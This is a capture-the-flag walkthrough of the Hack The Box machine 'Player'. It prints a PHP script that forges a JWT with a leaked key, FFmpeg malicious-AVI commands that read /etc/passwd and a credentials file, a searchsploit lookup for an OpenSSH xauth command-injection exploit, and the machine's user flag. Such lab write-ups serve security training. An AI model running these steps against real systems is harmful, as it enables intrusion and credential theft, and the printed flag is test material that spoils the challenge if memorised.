Player Hackthebox walkthrough

Today I will share with you another writeup for Player hackthebox walkthrough machine.

The selected machine is Player and its IP is 10.10.10.145 , Linux .

By **M4Rv3L**

In this article you well learn the following:

- Scanning targets using nmap.
- Identifying php backup file.
- Playing with JWT (Json Web Token).
- Exploiting FFmpeg Software.
- Scan for Vhosts.
- Exploiting OpenSSH 7.2p1 xauth Command Injection.
- Identify and exploit Codiad Web Based IDE.
- Escape Limited Shell.
- Monitor Processes via Pspy64.
- Exploiting POI (PHP Object Injection).


Port Scan:


22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.11
80/tcp open http Apache httpd 2.4.7
6686/tcp open ssh OpenSSH 7.2 (protocol 2.0)

Enumeration:


- first i check the http port 80 and i got a forbidden page , and I run gobuster tool to bruteforce directorys .

- first i found /**launcher** with 301 code , open an application named playBuf






- I check the feature in the application with Burpsuite .



- i see that (Send) button make a get request to another page that have JWT and then redirect us to index.html
- then i tried to see the JWT with (https://jwt.io)



- after alot of enumeration I found a backup of this page http://10.10.10.145/launcher/dee8dc8a47256c64630d803a4c40786c.php~

- and have the code that generate JWT and decode it .

```php
<?php
require 'vendor/autoload.php';

use \Firebase\JWT\JWT;

if(isset($_COOKIE["access"]))
{
    $key = '_S0_R@nd0m_P@ss_';
    $decoded = JWT::decode($_COOKIE["access"], base64_decode(strtr($key, '-_', '+/')), ['HS256']);
    if($decoded->access_code === "0E766585266557562076882711596240260113 93")
    {
        header("Location: 7F2xxxxxxxxxxxx/");
    }
    else
    {
        header("Location: index.html");
    }
}
else
{
    $token_payload = [
        'project' => 'PlayBuff',
        'access_code' => 'C0B137FE2D792459F26FF763CCE44574A5B5AB03'
    ];
    $key = '_S0_R@nd0m_P@ss_';
    $jwt = JWT::encode($token_payload, base64_decode(strtr($key, '-_', '+/')), 'HS256');
    $cookiename = 'access';
    setcookie('access',$jwt, time() + (86400 * 30), "/");
    header("Location: index.html");
}

?>
```

- i start to analyze the php code , they replace the ‘ _ ‘ in key with ‘/‘ and then base64 decode .

```
└─→ php -a
Interactive mode enabled

php > $key = '_S0_R@nd0m_P@ss_';
php > $key = strtr($key, '-_', '+/');
php > echo $key;
/S0/R@nd0m/P@ss/
php > base64_decode($key);
php > echo base64_decode($key);
@-?Fwt@@@
php >
```


- as a first step I know what the code do , then there’s a check if the access_code in access variable in cookie match this ‘0E766585266557562076882711596240260113 93‘ with redirect us to a new directory , we make a simple php code that change the access_code and encrypt it with the right key.

```
1 <?php
2 require 'vendor/autoload.php';
3 use \Firebase\JWT\JWT;
4
5 $token_payload = [
6   'project' => 'PlayBuff',
7   'access_code' => '0E766585266557562076882711596240260113 93'
8 ];
9 $key = '_S0_R@nd0m_P@ss_';
10 $jwt = JWT::encode($token_payload, base64_decode(strtr($key, '-_', '+/')), 'HS256');
11 echo $jwt;
```

- after run the code I got the new JWT .

```
└─→ php jwt.php
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwcm9qZWN0IjoiUGxheUJ1ZmYiLCJhY2Nlc3NfY29kZSI6IjBFNzY2NTg1MjY2NTU3NTYyMDc2ODgyNzExNTk2MjQwMjYwMTEzOTMifQ.VXuTKqw__J4YgcgtOdNDgsLgrFjhN1_WwspYNf_FjyE
┌[06:04:53] <M4Rv3L> ⟦ %00Byte⟧  ~/Desktop/HTB/Player
└─→
```

- I change the token and send it to dee8dc8a47256c64630d803a4c40786c.php
- and redirect me to new directory 7F2dcsSdZo6nj3SNMTQ1/
- after redirect I got new application .



Welcome to PlayBuff - Compact | Secure | Cloud

Compress and Secure your media

Select a file to upload Browse... No file selected. Submit

- after I make some enumeration I found it's ffmpeg software (open-soucre project used for processing audio and video formats) , there's SSRF exploit in this software this is good report from hackerone .

** https://hackerone.com/reports/115978 **

- after installing the script that generate the .avi file to make LFI
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files/CVE%20Ffmpeg%20HLS

- i install (gen_avi.py) python script to generate a malicious avi

* python gen_avi.py file:///etc/passwd passwd.avi

- upload passwd.avi .

Welcome to PlayBuff - Compact | Secure | Cloud


Compress and Secure your media

Compressing done. You can access your media from below link:

Buffed Media


Go back


- click Buffed Media and I download .avi file , and here's the magic I got passwd for the server .




- after 2 hours with no success I decided to see HTB forums , the people talking about Vhosts ;D
- I install a script to bruteforce vhosts make some filter with status code and content length and i found 2 vhosts.
- **ruby scan.rb --ip=10.10.10.145 --host=player.htb**

  * dev.player.htb , staging.player.htb *






- I see there's some error messages on some features , after checking all pages and try all features , there's error message in contact.php



- I found two file in the server , I will read it using ssrf exploit (FFmpeg)

* python gen_avi.py file:///var/www/backup/service_config config.avi

- I got creds from /var/www/backup/service_config .



- I tried this credentials into ssh and I got lshell or (limited shell).

```
┌[06:47:40] <M4Rv3L> [ %00Byte]  ~/Desktop/HTB/Player
└─→ ssh -p 6686 telegen@10.10.10.145
telegen@10.10.10.145's password:
Last login: Tue Apr 30 18:40:13 2019 from 192.168.0.104
Environment:
  USER=telegen
  LOGNAME=telegen
  HOME=/home/telegen
  PATH=/usr/bin:/bin:/usr/sbin:/sbin:/usr/local/bin
  MAIL=/var/mail/telegen
  SHELL=/usr/bin/lshell
  SSH_CLIENT=10.10.14.20 49022 6686
  SSH_CONNECTION=10.10.14.20 49022 10.10.10.145 6686
  SSH_TTY=/dev/pts/0
  TERM=xterm-256color
========== PlayBuff ==========
Welcome to Staging Environment

telegen:~$ id
*** forbidden command: id
telegen:~$ ls
*** forbidden command: ls
telegen:~$ help
  clear  exit  help  history  lpath  lsudo
telegen:~$
```

- I search for exploit OpenSSH 7.2 and I found an exploit

```
┌[06:49:33] <M4Rv3L> ⟦ %00Byte⟧  ~/Desktop/HTB/Player/malicAVI
└─→ searchsploit OpenSSH 7.2p1
------------------------------------------------------------------------------ ---------------------------------------
 Exploit Title                                                                |  Path
                                                                              | (/usr/share/exploitdb/)
------------------------------------------------------------------------------ ---------------------------------------
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection                       | exploits/multiple/remote/39569.py
------------------------------------------------------------------------------ ---------------------------------------
Shellcodes: No Result
┌[06:51:30] <M4Rv3L> ⟦ %00Byte⟧  ~/Desktop/HTB/Player/malicAVI
└─→
```

- I insatall it and run it .
- and I got user.txt : 30e47abe9e315c0c39462d0cf71c0f48

